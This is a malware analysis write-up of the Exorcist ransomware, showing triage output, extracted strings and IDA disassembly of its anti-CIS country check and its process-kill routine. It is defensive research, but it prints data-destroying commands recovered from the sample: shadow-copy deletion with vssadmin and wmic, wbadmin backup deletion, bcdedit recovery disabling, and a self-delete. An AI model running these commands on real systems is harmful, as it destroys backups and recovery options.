


This information will be needed to “sign in” the payment portal shown in the following screenshot:



For the IOCs go to the bottom of the page =D

Exorcist Ransomware Triaging

Once the payload is extracted (base64 encoded) from the powershell loader, we get a PE32 executable. From a quick scan of the file using [Assemblyline](#) we get the following interesting insights:

Press enter or click to view image in full size



Press enter or click to view image in full size

md5	79385ed97732aee0036e67824de18e28
path	C:\Users\<USER>\Desktop\Samples\79385ed97732aee0036e67824de18e28
ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Virtualization/Sandbox Evasion::System Checks [T1497.001]
DISCOVERY	File and Directory Discovery [T1083]
	Query Registry [T1012]
	System Information Discovery [T1082]
	System Owner/User Discovery [T1033]
CAPABILITY	NAMESPACE
reference anti-VM strings	anti-analysis/anti-vm/vm-detection
send data	communication
connect to HTTP server	communication/http/client
create HTTP request	communication/http/client
send HTTP request	communication/http/client
create pipe	communication/named-pipe/create
create two anonymous pipes	communication/named-pipe/create
initialize Winsock library	communication/socket
connect TCP socket	communication/socket/tcp
create TCP socket	communication/socket/tcp
create UDP socket	communication/socket/udp/send
act as TCP client	communication/tcp/client
encode data using Base64 via WinAPI (2 matches)	data-manipulation/encoding/base64
query environment variable	host-interaction/environment-variable
delete file (2 matches)	host-interaction/file-system/delete
enumerate files via kernel32 functions	host-interaction/file-system/files/list
get file size (4 matches)	host-interaction/file-system/meta
move file	host-interaction/file-system/move
read file (3 matches)	host-interaction/file-system/read
write file (6 matches)	host-interaction/file-system/write
get keyboard layout	host-interaction/hardware/keyboard/layout
get disk information (4 matches)	host-interaction/hardware/storage
create mutex	host-interaction/mutex
resolve DNS	host-interaction/network/dns/resolve
get hostname	host-interaction/os/hostname
get system information (3 matches)	host-interaction/os/info
create process (3 matches)	host-interaction/process/create
empty the recycle bin	host-interaction/recycle-bin
open registry key	host-interaction/registry/open
query registry entry	host-interaction/registry/query
query registry value	host-interaction/registry/query
get session user name	host-interaction/session
create thread (2 matches)	host-interaction/thread/create

So, it seems that indeed this ransomware sends data via http and executes some tricks to check the system to not run on the wrong country ;). Now we are ready for a more serious deep dive!


Exorcist Ransomware Deep Dive

Now it is time to get into the details of this malware. First we are going to take a look at the file from a static point of view by analysing its strings, API calls, and code. And then to complete our analysis and better understand the inner workings of the malware we are going to study it from a dynamic point of view.

Static analysis

Loading the executable on PEstudio helps us to confirm some of the hypothesis we made during the triage and also shows us some interesting aspect of the sample that we haven't seen so far.

Press enter or click to view image in full size



Press enter or click to view image in full size

pestudio 8.56 - Malware Initial Assessment - www.winator.com

File Help

c:\users\rem\desktop\wbfxf1e.dll

- indicators (3/13)
 - virustotal (offline)
- dos-stub (128 bytes)
- file-header (20 bytes)
- optional-header (224 bytes)
- directories (4)
- sections (4)
- libraries (6/12)
- imports (115)
- exports (n/a)
- exceptions (n/a)
- tls-callbacks (n/a)
- resources (n/a)
- strings (211/626)**
- debug (invalid)
- manifest (n/a)
- file-version (n/a)
- certificate (n/a)
- overlay (n/a)

type	size	location	blacklisted (211)	item (626)
ascii	19	-	x	GetCurrentHwProfile
ascii	12	-	x	RegOpenKeyEx
ascii	15	-	x	RegQueryValueEx
ascii	12	-	x	ShellExecute
ascii	17	-	x	SHEmptyRecycleBin
unicode	6	-	x	SHA256
unicode	12	-	x	-decrypt.hta
unicode	11	-	x	\ntuser.dat
unicode	13	-	x	\bootfont.bin
unicode	9	-	x	\boot.ini
unicode	12	-	x	\desktop.ini
unicode	13	-	x	\bootsect.bak
unicode	11	-	x	\ntuser.ini
unicode	12	-	x	\autorun.inf
unicode	4	-	x	.exe
unicode	4	-	x	.dll
unicode	4	-	x	.sys
unicode	4	-	x	.hta
unicode	4	-	x	.386
unicode	4	-	x	.cmd
unicode	4	-	x	.ani
unicode	4	-	x	.msi
unicode	4	-	x	.msp
unicode	4	-	x	.com
unicode	4	-	x	.nls
unicode	4	-	x	.ocx
unicode	4	-	x	.cpl
unicode	4	-	x	.prf
unicode	4	-	x	.rdp
unicode	4	-	x	.bin
unicode	4	-	x	.hlp
unicode	4	-	x	.shs
unicode	4	-	x	.drv
unicode	4	-	x	.bat
unicode	4	-	x	.msc
unicode	4	-	x	.spl
unicode	4	-	x	.key
unicode	4	-	x	.lnk
unicode	4	-	x	.ico
unicode	4	-	x	.cur
unicode	4	-	x	.ini
unicode	4	-	x	.reg
unicode	7	-	x	cmd /C
unicode	7	-	x	cmd.exe
unicode	39	-	x	vssadmin.exe Delete Shadows /All /Quiet
unicode	29	-	x	C:\Windows\system32\vssvc.exe
unicode	12	-	x	wxServer.exe
unicode	16	-	x	wxServerView.exe
unicode	12	-	x	sqlmangr.exe
unicode	9	-	x	RAgui.exe
unicode	13	-	x	supervise.exe
unicode	11	-	x	Culture.exe
unicode	12	-	x	Defwatch.exe
unicode	11	-	x	winword.exe
unicode	9	-	x	QBW32.exe

Press enter or click to view image in full size

unicode	47	-	-	powershell [System.Net.Dns]::GetHostByAddress('
unicode	11	-	-	').hostname
unicode	14	-	-	Exception call
unicode	16	-	-	HashDigestLength
unicode	13	-	-	RSAPUBLICBLOB
unicode	14	-	-	RSAPRIVATEBLOB
unicode	15	-	-	ChainingModeCBC
unicode	12	-	-	ChainingMode
unicode	14	-	-	\\$windows.-bt\
unicode	7	-	-	\intel\
unicode	10	-	-	\msocache\
unicode	14	-	-	\\$recycle.bin\
unicode	14	-	-	\\$windows.-ws\
unicode	13	-	-	\tor browser\
unicode	6	-	-	\boot\
unicode	9	-	-	\windows\
unicode	12	-	-	\windows nt\
unicode	9	-	-	\msbuild\
unicode	11	-	-	\microsoft\
unicode	11	-	-	\all users\
unicode	27	-	-	\system volume information\
unicode	8	-	-	\google\
unicode	13	-	-	\windows.old\
unicode	9	-	-	\mozilla\
unicode	15	-	-	\appdata\local\
unicode	18	-	-	\appdata\local\low\
unicode	17	-	-	\appdata\roaming\
unicode	11	-	-	SystemDrive
unicode	13	-	-	\programdata\
unicode	10	-	-	\perflogs\
unicode	15	-	-	\program files\
unicode	21	-	-	\program files (x86)\
unicode	13	-	-	\iconcache.db
unicode	6	-	-	\ntldr
unicode	10	-	-	\thumbs.db
unicode	8	-	-	\bootmgr
unicode	4	-	-	.adv
unicode	6	-	-	.theme
unicode	10	-	-	.themepack
unicode	14	-	-	.deskthemepack
unicode	8	-	-	.nomedia
unicode	8	-	-	.diagpkg
unicode	8	-	-	.diagcab
unicode	5	-	-	.lock
unicode	4	-	-	.mpa
unicode	4	-	-	.mod
unicode	5	-	-	.icns
unicode	4	-	-	.rtp
unicode	8	-	-	.diagcfg
unicode	9	-	-	.msstyles
unicode	4	-	-	.wpx
unicode	4	-	-	.rom
unicode	4	-	-	.ps1
unicode	4	-	-	.msu
unicode	4	-	-	.ics
unicode	4	-	-	.idx
unicode	16	-	-	publicsessionkey
unicode	9	-	-	extension
unicode	17	-	-	privatesessionkey

unicode	9	-	-	boot.sys:
unicode	12	-	-	epowershell
unicode	35	-	-	/C timeout /T 15 /NOBREAK && del "
unicode	4	-	-	" /F
unicode	4	-	-	open
unicode	20	-	-	itaskill /F /T /IM
unicode	13	-	-	alldrivesinfo
unicode	41	-	-	wmic.exe SHADOWCOPY DELETE /nointeractive
unicode	32	-	-	wbadmin DELETE SYSTEMSTATEBACKUP
unicode	46	-	-	wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest
unicode	45	-	-	bcdedit.exe /set {default} recoveryenabled No
unicode	61	-	-	bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures

So, some quick takeaways from the analysis so far:

1. Samples does not obfuscate strings.
2. It will exclude given directories and files with the extensions shown above to not render the system unusable.
3. As expected, the ransomware will get rid of the Shadow copies of the files to avoid the easy restoring of files.
4. It most likely will attempt to stop processes in a predefined list.

Let's get our hands dirty and look at the code to discover some more capabilities of this ransomware. For this we are going to load the sample to the free version of IDA.



So, one of the first things it does is creating a mutex to avoid running multiple times on the system. Let's check what else we find next to the hardcoded mutex string.


```

.rdata:0040731C ; const WCHAR aTemp ; sub_401BCC+132fo ...
.rdata:0040731C text "UTF-16LE", 'privatesessionkey',0
.rdata:00407340 ; CHAR aKgexamqjyxqwqu[]
.rdata:00407340 aKgexamqjyxqwqu db 'KgexAmqjYXQWQuk2Zaoqci0hs9jr77UsuVmF751',0
.rdata:00407340 ; DATA XREF: start+11fo
.rdata:00407368 ; const WCHAR aTmp
.rdata:00407368 aTmp: ; DATA XREF: start+25fo
.rdata:00407368 ; sub_403B82+4fo ...
.rdata:00407368 text "UTF-16LE", 'TMP',0
.rdata:00407370 ; const WCHAR aBootSys
.rdata:00407370 aBootSys: ; DATA XREF: start+4Cfo
.rdata:00407370 ; sub_403B82+2Bfo
.rdata:00407370 text "UTF-16LE", 'boot.sys:',0
.rdata:00407384 ; CHAR aGatedrives[]
.rdata:00407384 aGatedrives db 'gatedrives',0 ; DATA XREF: start+6Bfo
.rdata:0040738F align 10h
.rdata:00407390 ; CHAR SubKey[]
.rdata:00407390 SubKey db 'SOFTWARE\Microsoft\Windows NT\CurrentVersion',0
.rdata:00407390 ; DATA XREF: sub_404417+18fo
.rdata:004073BD align 10h
.rdata:004073C0 ; CHAR ValueName[]
.rdata:004073C0 ValueName db 'ProductName',0 ; DATA XREF: sub_404417+37fo
.rdata:004073CC ; const WCHAR aPowershell
.rdata:004073CC aPowershell: ; DATA XREF: sub_403F68+25fo
.rdata:004073CC text "UTF-16LE", 'powershell ',0
.rdata:004073E4 aCmdC: ; DATA XREF: sub_403F68+31fo
.rdata:004073E4 text "UTF-16LE", 'cmd /C ',0
.rdata:004073F4 align 8
.rdata:004073F8 ; const WCHAR aTimeoutT15Nob
.rdata:004073F8 aTimeoutT15Nob: ; DATA XREF: sub_404A88+28fo
.rdata:004073F8 text "UTF-16LE", ' /C timeout /T 15 /NOBREAK && del "',0
.rdata:00407440 ; const WCHAR asc_407440
.rdata:00407440 asc_407440: ; DATA XREF: sub_404A88+34fo
.rdata:00407440 text "UTF-16LE", '" /F',0
.rdata:0040744A align 4
.rdata:0040744C ; const WCHAR File
.rdata:0040744C File: ; DATA XREF: sub_404A88+47fo
.rdata:0040744C text "UTF-16LE", 'cmd.exe',0
.rdata:0040745C ; const WCHAR Operation
.rdata:0040745C Operation: ; DATA XREF: sub_404A88+4Cfo
.rdata:0040745C text "UTF-16LE", 'open',0
.rdata:00407466 align 4
.rdata:00407468 aRussian db 'russian',0 ; DATA XREF: sub_40446B+37fo
.rdata:00407468 ; sub_4047D2+25fo
.rdata:00407470 aArmenian db 'armenian',0 ; DATA XREF: sub_40446B+3Efo
.rdata:00407470 ; sub_4047D2+2Ffo
.rdata:00407479 align 4
.rdata:0040747C aBelarusian db 'belarusian',0 ; DATA XREF: sub_40446B+45fo
.rdata:0040747C ; sub_4047D2+36fo
.rdata:00407487 align 4
.rdata:00407488 aGeorgian db 'georgian',0 ; DATA XREF: sub_40446B+4Cfo
.rdata:00407488 ; sub_4047D2+3Dfo
.rdata:00407491 align 4
.rdata:00407494 aKazakh db 'kazakh',0 ; DATA XREF: sub_40446B+53fo
.rdata:00407494 ; sub_4047D2+44fo
.rdata:0040749B align 4
.rdata:0040749C aTajik db 'tajik',0 ; DATA XREF: sub_40446B+5Afo
.rdata:0040749C ; sub_4047D2+4Bfo
.rdata:004074A2 align 4
.rdata:004074A4 aTurkmen db 'turkmen',0 ; DATA XREF: sub_40446B+61fo

```

Here we can see some interesting strings that we have overlooked before. Seems that there are some countries listed that are most likely used together with the “get keyboard layout” capability seen before to decide if this sample should run or quit. Let’s confirm this theory!

Press enter or click to view image in full size



Press enter or click to view image in full size

```

push    ebp
mov     ebp, esp
sub     esp, 234h
push    ebx
push    esi
push    edi
mov     edi, ds:GetKeyboardLayoutList
xor     ebx, ebx
push    ebx          ; lpList
push    ebx          ; nBuff
call    edi ; GetKeyboardLayoutList
mov     esi, eax
shl     eax, 2
push    eax          ; uBytes
push    40h          ; uFlags
call    ds:LocalAlloc
push    eax          ; lpList
push    esi          ; nBuff
mov     [ebp+hMem], eax
call    edi ; GetKeyboardLayoutList
mov     esi, [ebp+hMem]
mov     ecx, eax
mov     [ebp+var_C], ecx
mov     eax, ebx
mov     [ebp+var_34], offset aRussian ; "russian"
mov     [ebp+var_30], offset aArmenian ; "armenian"
mov     [ebp+var_2C], offset aBelarusian ; "belarusian"
mov     [ebp+var_28], offset aGeorgian ; "georgian"
mov     [ebp+var_24], offset aKazakh ; "kazakh"
mov     [ebp+var_20], offset aTajik ; "tajik"
mov     [ebp+var_1C], offset aTurkmen ; "turkmen"
mov     [ebp+var_18], offset aUkrainian ; "ukrainian"
mov     [ebp+var_14], offset aUzbek ; "uzbek"
mov     [ebp+var_10], offset aAzerbaijani ; "azerbaijani"
mov     [ebp+var_8], eax
test    ecx, ecx
jz     short loc_404564

```

```

loc_4044EF:
movzx  eax, word ptr [esi+eax*4]
lea    ecx, [ebp+LCDData]
push   200h          ; cchData
push   ecx          ; lpLCDData
push   1001h        ; LCType
push   eax          ; Locale
call   ds:GetLocaleInfoA
lea    eax, [ebp+LCDData]
push   eax          ; lpString
call   sub_40388B
pop    ecx
mov    [ebp+hMem], eax
mov    edi, ebx

```

The Ransomware uses the API [“GetLocaleInfo”](#) and [“GetKeyboardLayoutList”](#) to determine the geo location of the system and check if it should continue running or not. Let’s verify another hypothesis we had. Does the ransomware kill the processes displayed in the strings before start encrypting? For this we are going to pivot from the un-obfuscated strings to the code.

```
.rdata:004078C4 aWxserverExe: ; DATA XREF: sub_403BD2+5Cto
.rdata:004078C4 text "UTF-16LE", 'wxServer.exe',0
.rdata:004078DE align 10h
.rdata:004078E0 aWxservviewEx: ; DATA XREF: sub_403BD2+66to
.rdata:004078E0 text "UTF-16LE", 'wxServerView.exe',0
.rdata:00407902 align 4
.rdata:00407904 aSqlmangrExe: ; DATA XREF: sub_403BD2+70to
.rdata:00407904 text "UTF-16LE", 'sqlmangr.exe',0
.rdata:0040791E align 10h
.rdata:00407920 aRaguiExe: ; DATA XREF: sub_403BD2+7Ato
.rdata:00407920 text "UTF-16LE", 'RAgui.exe',0
.rdata:00407934 aSuperviseExe: ; DATA XREF: sub_403BD2+84to
.rdata:00407934 text "UTF-16LE", 'supervise.exe',0
.rdata:00407950 aCultureExe: ; DATA XREF: sub_403BD2+8Eto
.rdata:00407950 text "UTF-16LE", 'Culture.exe',0
.rdata:00407968 aDefwatchExe: ; DATA XREF: sub_403BD2+98to
.rdata:00407968 text "UTF-16LE", 'Defwatch.exe',0
.rdata:00407982 align 4
.rdata:00407984 aWinwordExe: ; DATA XREF: sub_403BD2+A2to
.rdata:00407984 text "UTF-16LE", 'winword.exe',0
.rdata:0040799C aQbw32Exe: ; DATA XREF: sub_403BD2+ACto
.rdata:0040799C text "UTF-16LE", 'QBW32.exe',0
.rdata:004079B0 aQbdbmgrExe: ; DATA XREF: sub_403BD2+B6to
.rdata:004079B0 text "UTF-16LE", 'QBDBMgr.exe',0
.rdata:004079C8 aQbupdateExe: ; DATA XREF: sub_403BD2+C0to
.rdata:004079C8 text "UTF-16LE", 'qbupdate.exe',0
```

```

00000000403BD2 push    ebp
00000000403BD3 mov     ebp, esp
00000000403BD5 sub     esp, 178h
00000000403BDB push    esi
00000000403BDC push    edi
00000000403BDD call   sub_403F5B
00000000403BE2 xor     esi, esi
00000000403BE4 mov     [ebp+var_1C], offset aWmicExeShadowc ; "wmic.exe SHADOWCOPY DELETE /nointeracti"...
00000000403BEB mov     [ebp+var_18], offset aWbadminDeleteS ; "wbadmin DELETE SYSTEMSTATEBACKUP"
00000000403BF2 mov     edi, esi
00000000403BF4 mov     [ebp+var_14], offset aWbadminDeleteS_0 ; "wbadmin DELETE SYSTEMSTATEBACKUP -delete"...
00000000403BF8 mov     [ebp+var_10], offset aBcdeditExeSetD ; "bcdedit.exe /set {default} recoveryenab"...
00000000403C02 mov     [ebp+var_C], offset aBcdeditExeSetD_0 ; "bcdedit.exe /set {default} bootstatuspo"...
00000000403C09 mov     [ebp+var_8], offset aVssadminExeDel ; "vssadmin.exe Delete Shadows /All /Quiet"
00000000403C10 mov     [ebp+var_4], offset aCWindowsSystem ; "C:\\Windows\\system32\\vssvc.exe"
    
```

```

00000000403C17
00000000403C17 loc_403C17:                ; int
00000000403C17 push    esi
00000000403C18 push    [ebp+edi*4+var_1C] ; LPCWSTR
00000000403C1C call   sub_403F68
00000000403C21 inc     edi
00000000403C22 pop     ecx
00000000403C23 pop     ecx
00000000403C24 cmp     edi, 7
00000000403C27 jl     short loc_403C17
    
```

```


00000000403C29 mov     eax, offset aMssqlMicrosoft ; "MSSQL$MICROSOFT##WID.exe"
00000000403C2E mov     [ebp+lpString], offset aWxserverExe ; "wxServer.exe"
00000000403C38 mov     [ebp+var_174], offset aWxserverviewEx ; "wxServerView.exe"
00000000403C42 mov     [ebp+var_170], offset aSqlmangrExe ; "sqlmangr.exe"
00000000403C4C mov     [ebp+var_16C], offset aRaguiExe ; "RAGui.exe"
00000000403C56 mov     [ebp+var_168], offset aSuperviseExe ; "supervise.exe"
00000000403C60 mov     [ebp+var_164], offset aCultureExe ; "Culture.exe"
00000000403C6A mov     [ebp+var_160], offset aDefwatchExe ; "Defwatch.exe"
00000000403C74 mov     [ebp+var_15C], offset aWinwordExe ; "winword.exe"
00000000403C7E mov     [ebp+var_158], offset aQbw32Exe ; "QBW32.exe"
00000000403C88 mov     [ebp+var_154], offset aQbdbmgrExe ; "QBDBMgr.exe"
00000000403C92 mov     [ebp+var_150], offset aQbupdateExe ; "qbupdate.exe"
00000000403C9C mov     [ebp+var_14C], offset aAxlbridgeExe ; "axlbridge.exe"
00000000403CA6 mov     [ebp+var_148], offset aHttpdExe ; "httpd.exe"
00000000403CB0 mov     [ebp+var_144], offset aFdlauncherExe ; "fdlauncher.exe"
00000000403CBA mov     [ebp+var_140], offset aMsdtstsvrExe ; "MsDtSrvr.exe"
00000000403CC4 mov     [ebp+var_13C], offset aJavaExe ; "java.exe"
00000000403CCE mov     [ebp+var_138], offset a360seExe ; "360se.exe"
00000000403CD8 mov     [ebp+var_134], offset a360doctorExe ; "360doctor.exe"
00000000403CE2 mov     [ebp+var_130], offset aWdswfsafeExe ; "wdswfsafe.exe"
00000000403CEC mov     [ebp+var_12C], offset aFdhostExe ; "fdhost.exe"
00000000403CF6 mov     [ebp+var_128], offset aGdscanExe ; "GDscan.exe"
00000000403D00 mov     [ebp+var_124], offset aZhudongfangyuExe ; "ZhuDongFangYu.exe"
00000000403D0A mov     [ebp+var_120], offset aQbdbmgrnExe ; "QBDBMgrN.exe"
00000000403D14 mov     [ebp+var_11C], offset aMysqldExe ; "mysqld.exe"
00000000403D1E mov     [ebp+var_118], offset aAutodeskdeskto ; "AutodeskDesktopApp.exe"
00000000403D28 mov     [ebp+var_114], offset aAcwebbrowserEx ; "acwebbrowser.exe"
00000000403D32 mov     [ebp+var_110], offset aCreativeCloudE ; "Creative Cloud.exe"
00000000403D3C mov     [ebp+var_10C], offset aAdobeDesktopSe ; "Adobe Desktop Service.exe"
00000000403D46 mov     [ebp+var_108], offset aCoresyncExe ; "CoreSync.exe"
00000000403D50 mov     [ebp+var_104], offset aAdobeCefHelper ; "Adobe CEF Helper.exe"
00000000403D5A mov     [ebp+var_100], offset aNodeExe ; "node.exe"
00000000403D64 mov     [ebp+var_FC], offset aAdobeipcbroker ; "AdobeIPCBroker.exe"
00000000403D6E mov     [ebp+var_F8], offset aSyncTaskbarExe ; "sync-taskbar.exe"
